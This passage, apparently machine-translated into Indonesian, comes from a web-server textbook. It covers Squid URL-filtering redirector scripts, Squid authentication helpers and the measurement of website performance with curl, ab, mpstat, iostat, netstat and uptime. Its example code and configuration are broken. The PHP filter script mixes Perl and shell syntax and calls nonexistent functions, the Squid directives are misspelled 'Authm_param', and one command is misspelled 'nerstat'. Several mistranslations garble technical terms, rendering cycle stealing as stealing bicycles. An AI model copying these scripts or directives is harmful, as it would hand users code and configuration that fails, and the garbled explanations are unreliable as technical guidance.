"OK rewrite-url=\"http:// www.ourserver.com/\"\n";// if the URL contains this word , rewrite to our //server otherwise return the string "ok" return "ok";

Dalam skrip pertama ini, kami mendapatkan input dan membaginya menjadi empat variabel, $url, $client, $ident, dan $method. Kami hanya tertarik pada URL. Kami telah meng-hard-code ke dalam array @words daftar kata-kata yang kami anggap tidak menyenangkan. Misalnya, kita mungkin memiliki kata-kata seperti pornografi, seks, viagra, dan sebagainya dalam daftar ini. Sekarang kita ulangi setiap kata di @words dan lihat apakah URL berisi kata itu. Notasi =~ adalah kecocokan ekspresi reguler. Artinya, kondisi pernyataan if benar jika kata saat ini ditemukan di suatu tempat di URL. Jika demikian, kami mengembalikan "OK rewrite-url=…" dan menetapkannya sebagai URL baru http://www.serverkami.com. Perhatikan penggunaan \"dan \" dalam string kembali. Alasannya adalah karena string sudah disematkan dalam tanda kutip. Jika kita hanya menggunakan "http://www.ourserver.com/", juru bahasa Perl akan bingung tentang penggunaan tanda kutip ini. Karena tanda kutip ini dimaksudkan untuk dimasukkan ke dalam string itu sendiri, kami menggunakan karakter escape \ untuk memaksa tanda kutip diperlakukan secara literal sebagai tanda kutip.

Skrip kedua ini adalah skrip PHP yang terlihat untuk melihat apakah URL tersebut adalah salah satu dari daftar situs jahat yang diketahui. Kami menghitung situs buruk dalam larik $badsites. Variabel $in awalnya adalah array kosong, sedangkan variabel $input menerima empat parameter input yang kemudian kita pisahkan berdasarkan lokasi ruang kosong. Jadi, $temp menyimpan setiap input. Kami tertarik dengan URL, disimpan di $temp[0]. Kami menghapus awal URL (http://) dan mulai dari karakter di indeks 7 ("h" di http akan menjadi karakter 0). Kami juga menghapus jejak apa pun / jika ada yang ditemukan di URL. Sekarang, untuk setiap URL di $badsites, lihat apakah URL tersebut sama

persis dengan URL yang telah direvisi, disimpan di $host. Setelah cocok, kembalikan "OK status=308: url=…". Di sini, kami mengembalikan kode status 308 dan mengubah URL menjadi www.somesafesite.org. Sekali lagi perhatikan penggunaan \"dan \" dalam string kita karena kita perlu menempatkan tanda kutip di dalam string.

```
#!/bin/bash
<?php
     $badsites=array("…", "…", "…"); // list bad sites here
     $in = array();
     while ($input = fgets(STDIN)) { // split up the 4
                   // input values into 4 array locations
        $temp = split('', $input);
     }        // $temp[0] will be the URL
     $host = substr($temp[0], 7);      // strip out http://
     $n = strops($host, '/');          // find index trailing /
     if(!$n)                           // if found, then reduce
                                       // $host to be string up
        $host = substr($host, 0, n);   // until the /
     foreach $site (@badsites)
        if (strcmp($host, $site) == 1) return
            "OK status=308: url=\"www.somesafesite.org\"/n";
return "ok";
```

4.10 PEMBANTU OTENTIKASI

Beberapa tipe acl memeriksa nama pengguna, sebagaimana ditentukan melalui autentikasi. Secara alami, untuk menggunakan informasi ini, pengguna harus mengautentikasi. Squid, seperti Apache, mendukung berbagai bentuk autentikasi. Secara khusus, ini mendukung mode Dasar dan Intisari seperti halnya Apache, serta NTLM.

NTLM adalah Microsoft NT LAN Manager, sebuah paket protokol keamanan yang mencakup autentikasi. Namun, NTLM hanya menggunakan CRC atau RC4 untuk enkripsi, tanpa sarana kriptografi yang lebih baru dan lebih baik untuk memastikan bahwa kata sandi apa pun yang dikirim dari klien ke server tidak dapat dibaca. Microsoft sebagian besar telah menghentikan penggunaan NTLM di sistem operasi Windows, mendukung Kerberos.

Ada tiga langkah untuk menangani otentikasi di Squid. Pertama, kita harus menetapkan bagaimana autentikasi akan dilakukan. Ini dilakukan melalui pembantu otentikasi. Helper adalah program terpisah yang diminta Squid untuk melakukan otentikasi (dengan cara yang mirip dengan Squid yang memanggil redirector). Sebagian besar program pembantu otentikasi adalah bagian dari sistem operasi. Anda dapat menemukan program bantuan autentikasi mana yang didukung dengan melihat file kode sumber yang diunduh. Secara khusus, di direktori tingkat atas yang diunduh (mis., Squid-3.5.24), Anda akan menemukan pembantu subdirektori. Di bawah subdirektori ini akan terdapat subdirektori dari basic_auth, digest_auth, dan ntlm_auth. Di bawah ini, Anda akan menemukan subdirektori untuk berbagai pembantu autentikasi. Ini termasuk Protokol Akses Direktori Ringan (LDAP) (dasar dan intisari), MSNT (hanya dasar), NCSA (hanya dasar), NIS (hanya

dasar), modul otentikasi pluggable (PAM) (hanya dasar), LDAP (dasar dan intisari) , dan Antarmuka Penyedia Dukungan Keamanan (SSPI), antara lain.

Apapun metode yang ingin Anda gunakan, Anda harus membuatnya melalui kompilasi melalui langkah ./configure. Anda akan menambahkan parameter --enable-type-auth- helpers=type1,type2,… di mana type adalah basic, digest atau ntlm. Misalnya, untuk menggunakan LDAP untuk intisari, Anda akan menambahkan --enable-digest-auth-helpers=digest ke instruksi ./configure. Bagian kedua dari membangun autentikasi adalah menghubungkan Squid dengan program pembantu autentikasi melalui direktif auth_param di mana Anda menetapkan apakah Anda menggunakan autentikasi dasar, intisari, atau ntlm. Akan ada beberapa arahan yang dikeluarkan, jumlahnya didasarkan pada jenis yang Anda gunakan. Tabel 4.8 mengilustrasikan arahan authm.

Sebagai contoh, kami dapat menggunakan pernyataan berikut untuk otentikasi intisari:
Authm_param digest program/usr/local/squid/libexec/pam_auth_digest
Authm_param digest children 8
Authm_param digest realm proxy server authentication
Authm_param digest nonce_garbage_interval 2 minutes
Authm_param digest nonce_max_duration 20 minutes
Authm_param digest nonce_max_count 50
Authm_param digest nonce_strictness on

Tabel 4.8 Spesifikasi Penulisan dan Tipe Parameter

JENIS	SPESIFIKASI	PARAMETER
dasar, intisari, ntlm	program	Nama dan lokasi program autentikasi (termasuk semua parameter yang diperlukan)
dasar, intisari, ntlm	anak-anak	Jumlah proses pembantu untuk dijalankan
dasar, cerna	dunia	String yang akan muncul di jendela pop-up login
dasar, cerna	Kredensialtl	Durasi autentikasi akan berlangsung sebelum autentikasi diperlukan lagi
intisari	nonce_sampah_interval	Waktu sebelum Squid membersihkan cache nonce-nya
intisari	nonce_max_duration	Durasi nilai nonce akan tetap valid
intisari	nonce_max_count	Batas atas berapa kali nilai nonce dapat digunakan
intisari	nonce_strictness	Salah satu dari on atau off yang menunjukkan apakah nilai nonce dapat dilewati (nilai nonce akan selalu meningkat saat berubah, tetapi ketegasan berarti tidak ada nilai yang dapat dilewati)
ntlm	max_challenge_reuses	Batas atas berapa kali token tantangan dapat digunakan kembali
Ntlm	max_challenge_lifetime	Durasi token tantangan dapat digunakan sebelum kedaluwarsa

Bagian ketiga dari menetapkan autentikasi adalah menambahkan pernyataan acl yang tepat. Ada dua jenis acl yang tersedia, proxy_auth dan proxy_auth_ regex. Dengan proxy_auth, Anda dapat membuat daftar nama pengguna yang Anda harapkan untuk ditemukan atau menggunakan kata DIBUTUHKAN, dalam hal ini setiap pengguna resmi menyebabkan acl dibuat. Misalnya, jika kami memerlukan autentikasi, kami dapat menggunakan dua arahan berikut:

Acl AuthenticatedUser proxy_auth REQUIRED
http_access deny !AuthenticatedUser

Setiap aturan akses lebih lanjut akan mengikuti tetapi kami segera menolak akses jika permintaan datang dari pengguna yang tidak diautentikasi.

Perlu diingat bahwa autentikasi dapat mengurangi efisiensi Squid. Pertama, sekarang pengguna diharuskan mengautentikasi sehingga permintaan awal dari klien yang tidak diautentikasi akan meminta program bantuan autentikasi dan akan memerlukan input pengguna. Selain itu, Squid harus menunggu sementara program autentikasi mencari nama pengguna dan kata sandi pengguna ini dalam file kata sandi. Selain itu, alih-alih menggunakan REQUIRED, jika kita menghitung daftar pengguna, Squid harus mencari daftar pengguna dalam pernyataan acl, yang dapat memakan waktu lama jika kita memiliki banyak pengguna.

BAB 5
KOMPUTASI AWAN

Thomas Watson, ketua IBM, menyatakan pada tahun 1943 "Saya pikir ada pasar dunia untuk mungkin lima komputer." Maksudnya lima mainframe IBM, bentuk komputasi dominan pada 1960-an dan 1970-an. Pernyataannya menunjukkan bahwa menurutnya lima komputer akan cukup untuk melayani semua kebutuhan pasar komputer dunia. Pada 1980-an, komputer pribadi merevolusi tidak hanya bagaimana bisnis dapat memanfaatkan komputer dengan membuat komputasi jauh lebih terjangkau tetapi juga membawa komputer ke rumah tangga individu. Miliaran PC telah diproduksi dan menjadikan pernyataan Watson sebagai prediksi yang benar-benar buruk.


Dengan gerakan ke arah komputasi awan, kami melihat perubahan lagi dalam strategi, sedangkan pada 1980-an hingga 2010, sebagian besar perusahaan membeli peralatan komputasi mereka sendiri dan individu membeli satu atau beberapa komputer rumahan; saat ini banyak orang mengakses internet melalui perangkat mobile. Dalam banyak kasus, sebagian besar pemrosesan dan penyimpanan ditangani bukan pada perangkat seluler, tetapi melalui infrastruktur TI yang terhubung dengan perangkat ini. Kami menyebut infrastruktur TI yang dapat diakses Internet ini sebagai cloud. Banyak guru industri saat ini telah membuat prediksi serupa dengan Watson: "Ada pasar dunia untuk mungkin lima awan" untuk pasar TI.

Riset Microsoft menunjukkan bahwa sekitar 20% server dunia dijual ke sejumlah kecil perusahaan IT seperti Microsoft, Google, dan Amazon. Ketiga perusahaan ini, yang secara historis dikenal menawarkan layanan yang berbeda, sekarang semuanya adalah penyedia layanan cloud. Perusahaan-perusahaan ini mendukung klien yang membutuhkan komputasi, penyimpanan, dan/atau sumber daya jaringan.

Menggunakan cloud mengubah lanskap industri TI. Segala sesuatu mulai dari infrastruktur hingga perencanaan bisnis hingga sifat pengembangan perangkat lunak hingga keamanan komputer dipengaruhi oleh komputasi awan. Dengan cloud, kami telah melihat pergeseran, atau revolusi TI baru. Gambar 5.1 mengilustrasikan perubahan revolusi TI ini dari era mainframe (1950-an–1970-an) ke komputer pribadi (1980-an–2010) ke cloud.

Cloud adalah kumpulan teknologi yang biasanya diakses melalui portal web. Dengan demikian, cloud dihubungkan melalui server web dan komponen backend lainnya. Namun, tidak seperti server web tradisional di mana skrip sisi server dapat dijalankan, cloud menawarkan layanan pemrosesan termasuk perangkat lunak produktivitas (pengolah kata, spreadsheet, dll.), perangkat lunak akuntansi, perangkat lunak komunikasi (mis., untuk mendukung telekonferensi), permainan, dan seterusnya. Ini menambahkan lapisan tambahan ke perangkat lunak yang diperlukan yang harus dijalankan oleh server web kami. Dalam kebanyakan kasus, eksekusi perangkat lunak tersebut diturunkan ke komputer lain. Akses jarak jauh ke layanan pemrosesan awan sering disebut sebagai komputasi awan.

Komponen lain yang ditambahkan ke cloud adalah penyimpanan backend. Meskipun server web menyimpan situs webnya sendiri dan mungkin database backend, cloud menawarkan penyimpanan kepada klien, yang mungkin menggunakan jaringan area penyimpanan. Menggunakan cloud untuk penyimpanan sering disebut sebagai penyimpanan cloud. Dalam bab ini, kita mulai dengan pemeriksaan kualitas sistem web. Pemeriksaan ini mempersiapkan kami tidak hanya untuk kemampuan cloud yang kami harapkan, tetapi juga untuk masalah yang perlu kami selesaikan agar cloud efektif. Sisa bab ini kemudian berfokus pada jenis layanan yang harus didukung oleh cloud. Di Bab 7, kita melihat contoh penggunaan cloud tertentu (Amazon Web Services, atau AWS) untuk mengilustrasikan konsep yang diperkenalkan di bab ini dan di sebagian besar buku ini.



Gambar 5.1 Revolusi TI

5.1 KUALITAS SISTEM WEB

Sebelum kita memeriksa cloud, mari kita pertimbangkan kembali situs webnya. Kami melakukannya untuk menghasilkan sarana evaluasi untuk membandingkan layanan yang ditawarkan oleh server web tradisional dengan yang ada di cloud.


Kinerja

Performa adalah perhatian penting bagi organisasi mana pun yang menawarkan situs web. Ada dua metrik yang banyak digunakan untuk mengukur kinerja situs web: waktu respons yang dirasakan klien dan kinerja sistem. Kami memeriksa waktu respons yang dirasakan klien di Bab 9 di mana kami mendefinisikannya sebagai ukuran berapa lama waktu yang dibutuhkan klien untuk melihat halaman web setelah permintaan untuk halaman web ditempatkan. Waktu respons memiliki dampak signifikan pada pengalaman pengguna situs web. Beberapa hasil penelitian menunjukkan pelanggan memiliki pengalaman pengguna yang lebih baik saat halaman web dimuat dalam waktu 100 md, sedangkan penundaan hingga 1 detik diperhatikan oleh pelanggan. Ketika waktu respons adalah 4 detik atau lebih, pelanggan dianggap sering meninggalkan situs web tersebut. Untuk e-niaga, waktu respons yang lama dapat menyebabkan hilangnya pendapatan karena pelanggan meninggalkan situs mereka.

Waktu respons yang dirasakan klien dapat diukur melalui browser web atau melalui alat lain. Gambar 5.2 menunjukkan ekstensi ke browser Google Chrome untuk menampilkan waktu buka halaman (alat ini dari avflance). Pada Gambar 5.2, waktu respons yang dirasakan

klien ditampilkan untuk halaman web utama NKU. Alat ini menampilkan kapan suatu peristiwa berlangsung dan berapa lama waktu yang dibutuhkan. Kita dapat melihat bahwa halaman web ini tidak melibatkan pengalihan tetapi memerlukan pencarian Sistem Nama Domain (DNS), waktu koneksi, permintaan, dan waktu respons serta waktu yang diperlukan untuk memuat konten (DOM). Di Unix/Linux, kita bisa menggunakan perintah curl untuk mengunduh beberapa konten web. Menggabungkan ini dengan perintah waktu, kita dapat mengukur waktu respons yang diperlukan untuk mengunduh kembali permintaan dengan memberikan ukuran waktu respons yang dirasakan klien. Karena curl menyimpan file yang dihasilkan ke hard disk daripada menampilkannya di browser web, waktu respons tidak termasuk waktu memuat halaman secara fisik ke browser. Dengan demikian, pendekatan ini mungkin memberi kita pandangan waktu respons yang sedikit lebih realistis. Gambar 5.3 memberikan contoh keluaran. Perhatikan bagaimana kita mendahului perintah curl dengan perintah waktu. Karena kami tidak tertarik untuk benar-benar menyimpan halaman web yang diminta, kami mengirimkannya ke /dev/null, yang merupakan tempat sampah Unix/Linux.

Alat lain, yang dapat kita gunakan dari ujung server, disebut ab, alat pembandingan Apache. Perintah ini memungkinkan kami untuk menghasilkan permintaan bersamaan dan mengukur waktu respons di bawah pengujian beban. Contohnya ditunjukkan pada Gambar 5.4. Pengukuran sisi klien dapat mewakili pengalaman pengguna yang sebenarnya.



Gambar 5.2 Waktu Muat Halaman Diukur Oleh Browser.

Penyedia layanan pihak ketiga lainnya yang dapat menguji kinerja web termasuk Pingdom dan WebPagetest. Kedua organisasi menggunakan klien web di berbagai lokasi di seluruh dunia untuk menguji situs web tertentu. Laporan yang dihasilkan memberikan pengukuran kinerja situs web dengan menggunakan klien web yang beragam secara

geografis. Gambar 5.5 dan 5.6 memberikan contoh keluaran saat menguji waktu buka situs web www.nku.edu masing-masing di WebPagetest dan Pingdom. Salah satu kelemahan dari pendekatan ini adalah bahwa beberapa node klien yang digunakan untuk pengujian mungkin tidak berada di dekat lokasi situs web sehingga tanggapan dapat menyesatkan. Misalnya, sebagian besar www. Pengunjung nku.edu adalah mahasiswa dan karyawan NKU, yang sebagian besar berada di wilayah geografis yang sama. Namun klien yang digunakan oleh WebPagetest dan Pingdom, mungkin tidak ada klien di wilayah yang sama.

```
[root@CIT436001cTemp  cit436]# time curl www.nku.edu -o /dev/null
%   Total %   Received %  Xferd Average Speed  Time    Time    Time    Current
                              Dload   Upload Total   Spent  Left    Speed
100 53008 100 53008    0  0     6501k    0   --:--:--: --:--: --:--   16.8M

real  0m0.012s
user  0m0.002s
sys   0m0.002s
```

Gambar 5.3 Menggunakan Waktu Dan Curl Untuk Mengukur Waktu Respons Yang Dirasakan Klien.

```
[root@CIT436001cTemp  cit436]#  ab-n  50  -c  10  http://www.nku.edu/
This is ApacheBench,  Version  2.3  <SRevision:  655654 S>
Copyright 1996   Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to the Apache Software Foundation, http://www.apache.org/

Benchmarking www.nku.edu (be patient) . . . . . .  done
Server Software: Apache
Server Hostname: www.nku.edu
Server Port:           80

Document Path:   /
Document Length: 53008 bytes

Concurrency Level:     10
Time taken for tests:  0.032 seconds
Complete requests:     50
Failed requests:       0
Write errors:          0
Total transferred2714816 bytes
HTML transferred 2700740 bytes
Requests per second:   1582.03 [#/sec] (mean)
Time per request:6.321 [ms]  (mean)
Time per request:0.632 [ms]  (mean, across all concurrent requests)
Transfer rate:         83885.07 [Kbytes/sec] received
```


Gambar 5.4 Menggunakan Ab Untuk Mengukur Waktu Respons Yang Dirasakan Klien.

						Document Complete			Fully Loaded			
	Load Time	First Byte	Start Render	Speed Index	DOM Elements	Time	Requests	Bytes In	Time	Requests	Bytes in	Cost
First View	55.552s	1.678s	52.190s	52497	817	55.552s	49	950 KB	56.447s	50	951 KB	$$...
Repeat View	4.849s	1.058s	1.195s	1317	817	4.849s	18	54 KB	4.849s	18	54 KB	

Gambar 5.5 Waktu Muat Halaman Diukur Dengan Webpagetest.

Kinerja sistem situs web biasanya diukur seluruhnya di sisi server web. Ini adalah kombinasi dari pemanfaatan sumber daya dan beban rata-rata. Pemanfaatan sumber daya mengacu pada penggunaan sumber daya pemrosesan (CPU), penyimpanan (memori dan disk), dan jaringan (bandwidth) server. Pemanfaatan yang tinggi berarti hambatan kinerja

potensial untuk situs web. Beberapa perintah Unix/Linux dapat digunakan untuk mengumpulkan statistik penggunaan server untuk mencerminkan kinerja sistem. Misalnya, perintah mpstat digunakan untuk statistik CPU, yang ditunjukkan pada Gambar 5.7.



Tes Kecepatan Situs Web Pingdom
Maukan URL untuk menguji waktu muat halaman tersebut analisis dan temukan hambatan

nku.edu
Diuji dari New York City , New York,Amerika Serikat, pada tanggal 26 Desember pukul 16:09:58

Tingkat Kesempurnaan	Permintaan	waktu memuat	Ukuran Halaman
72/100	77	1.52s	1.0MB

Situs web Anda lebih cepat dari 81% dari semua situs web yang diuji

Gambar 5.6 Waktu Muat Halaman Diukur Dengan Pingdom.

```
[root@CIT436001cTemp  cit436] #   mpstat
Linux 2.6.32-573.3.1.e16.x86_64 (CIT436001cTemp) 12/28/2015 _x86_64_ (1 CPU)

11:06:04 AM CPU   %usr  %nice %sys %iowait %irq %soft %steal %guest %idle
11:06:04 AM all   0.26  0.00  0.18 0.02    0.00 0.00  0.00   0.00   99.55
```

Gambar 5.7 Menggunakan Mpstat Untuk Mendapatkan Statistik Performa Cpu.

```
[root@CIT436001cTemp  cit436]# iostat
Linux 2.6.32-573.3.1.e16.x86_64 (CIT436001cTemp) 12/28/2015 _x86_64 (1 CPU)

avg-cpu:    %user %nice %system   %iowait   %steal   %idle
            0.226  0.00  0.18      0.02      0.00     99.55

Device:     tps  Blk_read/s   Blk_wrtn/s  Blk_read    Blk_wrtn
sda         0.17   0.28         4.51       2617046     42787466
dm-0        0.57   0.27         4.51       2606130     42775104
dm-1        0.00   0.00         0.00       4168        12344
```

Gambar 5.8 Statistik I/O Dari Perintah Iostat.

Perintah Unix/Linux lain yang berguna adalah iostat. Perintah ini mengumpulkan statistik kinerja perangkat I/O. Contohnya ditunjukkan pada Gambar 5.8. Baris pertama statistik berkaitan dengan CPU itu sendiri yang menunjukkan perincian jumlah waktu CPU menjalankan proses pengguna, proses sistem, proses dengan prioritas lebih rendah, waktu yang dihabiskan untuk menunggu I/O, dan waktu yang dihabiskan untuk menunggu karena mencuri sepeda. Pencurian siklus adalah situasi di mana operasi disk yang penting diprioritaskan ke memori utama daripada CPU. Anda juga dapat melihat jumlah cycle stealing pada perintah mpstat (Gambar 5.7).

Sisa keluaran dari iostat menunjukkan statistik perangkat penyimpanan. Pada gambar, kita melihat sda (hard disk internal) dan dm-0 dan dm-1. Dua perangkat terakhir ini adalah manajer volume logis (LVM) yang digunakan untuk mempartisi hard disk secara logis.

Statistik yang dicatat di sini adalah tps (transaksi per detik atau jumlah operasi I/O yang terjadi dengan perangkat tertentu per detik), jumlah blok yang dibaca/ditulis per detik, dan jumlah total blok yang dibaca/ditulis.

Namun perintah Unix/Linux lainnya adalah netstat. Pada Gambar 5.9, kita melihat contoh keluarannya, memberikan informasi tentang statistik penggunaan jaringan. Gambar 5.9 menunjukkan ringkasan pesan Internet Control Message Protocol (ICMP) dan Transmission Control Protocol (TCP) di mana kita melihat lebih banyak pesan TCP daripada ICMP.

Terakhir, kita dapat menggunakan perintah uptime untuk mendapatkan rata-rata beban. Rata-rata beban adalah jumlah rata-rata penggunaan CPU. Dengan waktu aktif, rata-rata disediakan untuk 1, 5, dan 15 menit terakhir. Gambar 5.10 mengilustrasikan bahwa sistem Linux ini telah beroperasi selama 110 hari, 1 jam, dan 38 menit dan telah memiliki dua pengguna yang masuk. 15 menit terakhir terlihat tidak ada penggunaan CPU yang signifikan sehingga rata-rata semuanya adalah 0,00.

```
[root@CIT436001cTemp cit436] # nerstat –st
icmpMsg
        InType3 :11
        InType8 : 8
        OutType3 :4
Tcp:
        10865 active connections openings
        25 passive connection opening
        29 failed connection attempts
        16 connection resets received
        1connections Established
        964209 segments received
        655911 segments send out
        355 segments retrabsmitted
        1 bad segments received
        965 resets sent
```

Gambar 5.9 Statistik Jaringan Dari Perintah Netstat.

```
[root@CIT436001cTemp cit436# up time
11:49:07 up 110 days , 1:38 , 2 user , load average :0.00 , 0.00 , 0.00
```

Gambar 5.10 Beban Rata-Rata Ditampilkan Dengan Perintah Uptime.

Mari kita pertimbangkan pertanyaan tentang berapa banyak hard disk yang harus kita beli untuk mendukung server web kita. Kami berasumsi bahwa situs web kami memerlukan kapasitas penyimpanan 2 TB dengan perkiraan jumlah 600 transaksi per detik selama waktu akses puncak. Setelah meneliti hard disk drive, kami telah mengidentifikasi target yang memiliki kapasitas penyimpanan 1 TB. Dengan menggunakan RAID 0 (yang akan kita bahas nanti di bagian ini), kita dapat mencapai 200 transaksi paralel per detik. Dengan informasi ini, kita dapat menentukan jumlah disk drive yang dibutuhkan.

Untuk memenuhi persyaratan kapasitas situs web, kami memerlukan setidaknya dua hard disk drive ini (2 TB/1 TB = 2). Untuk memenuhi persyaratan kinerja situs web, kami memerlukan setidaknya tiga disk (600 tps/200 tps = 3). Dari hasil iostat, kami dapat memverifikasi apakah jumlah disk cukup untuk memenuhi kinerja situs web.


Tampilan mana yang harus kita gunakan dalam mengevaluasi situs web kita, waktu respons sisi klien, atau pengukuran kinerja sisi server? Tidak mengherankan, untuk mendapatkan tampilan kinerja situs web yang paling akurat sekaligus mengidentifikasi hambatan kinerja situs web, kita harus memeriksa keduanya.

Ketersediaan

Hosting situs web memerlukan perangkat keras khusus. Jelas, kita membutuhkan komputer tempat perangkat lunak server akan dijalankan. Ini mungkin satu server yang menjalankan program seperti server web Apache, beberapa server menjalankan program server web di mana semua server berbagi file situs web yang sama, atau beberapa server di mana beberapa bertindak sebagai server web dan yang lainnya berjalan membongkar proses seperti skrip sisi server. Mungkin juga ada kebutuhan untuk perangkat penyimpanan terpisah. Dalam beberapa kasus, server berisi penyimpanannya sendiri dan dalam kasus lain, penyimpanan dipindahkan ke server terpisah yang berfungsi sebagai server database dan/atau server file. Kami mungkin juga menggunakan server proxy terbalik untuk meng-cache beberapa halaman dan untuk menangani load balancing permintaan yang masuk. Akhirnya, ada perangkat jaringan.

Perangkat keras akan gagal dari waktu ke waktu, misalnya, jika hard disk drive rusak atau jika beberapa perangkat lunaknya (baik sistem operasi atau perangkat lunak server) menghasilkan kesalahan run-time dan perangkat lunak harus dimuat ulang atau komputer harus di-boot ulang. Perangkat perangkat keras juga dapat berubah kinerjanya dari waktu ke waktu karena mengalami keausan. Dalam beberapa kasus, mereka gagal total. Ketersediaan situs web akan bergantung pada ketersediaan dan keandalan perangkat kerasnya. Ketersediaan dan keandalan perangkat keras dapat diukur dengan dua metrik: waktu rata-rata antara kegagalan (MTBF) dan waktu rata-rata untuk perbaikan/resolusi (MTTR). MTBF adalah waktu rata-rata yang diperlukan oleh perangkat keras untuk berfungsi secara normal di antara kegagalan. MTTR adalah waktu rata-rata yang diperlukan untuk memperbaiki perangkat keras yang rusak. MTBF dan MTTR diilustrasikan pada Gambar 5.11a. Uptime pada gambar mengacu pada waktu di mana perangkat keras beroperasi. Waktu henti pada gambar 